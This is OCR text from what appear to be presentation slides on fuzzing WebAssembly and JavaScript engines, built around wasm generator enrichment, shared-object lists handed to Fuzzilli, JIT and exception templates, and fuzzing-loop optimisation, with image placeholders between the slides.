
1) Enrich the wasm generator



Bug Hunting Method in WASM

Wasm Generator Optimization

1) Enrich the wasm generator
2) **Save random shared objects list**




Export:
- *Functions*
- *Tables*
- *Memories*
- *Globals*

Import:
- *Globals*
- *Tables*
- *Memories*
- *Functions (Builtins included)*

Bug Hunting Method in WASM

JavaScript Generator Optimization


1) Transfer shared objects list to Js generator (Fuzzilli)



Bug Hunting Method in WASM

JavaScript Generator Optimization

1) Transfer shared objects list to Js generator (Fuzzilli)
2) Increase the shared objects Usage & Mutation



Enrich

- Tail Call
- GC
- Exception Handling
- JS String Builtins
- JS Object Usage


Increase

- Shared Object Usage
- Shared Object Mutator

Bug Hunting Method in WASM

Generator Optimization

1) Wasm Template: [JIT(inline/tierup/optimization), Exception]
2) Javascript Template: [JIT, Exception]




Bug Hunting Method in WASM

Fuzzing Loop


Bug Hunting Method in WASM

Fuzzing Loop




Bug Hunting Method in WASM


Fuzzing Loop Opt



Bug Hunting Method in WASM


Fuzzing Loop Opt






Bug Hunting Method in WASM

Fuzzing Loop Opt

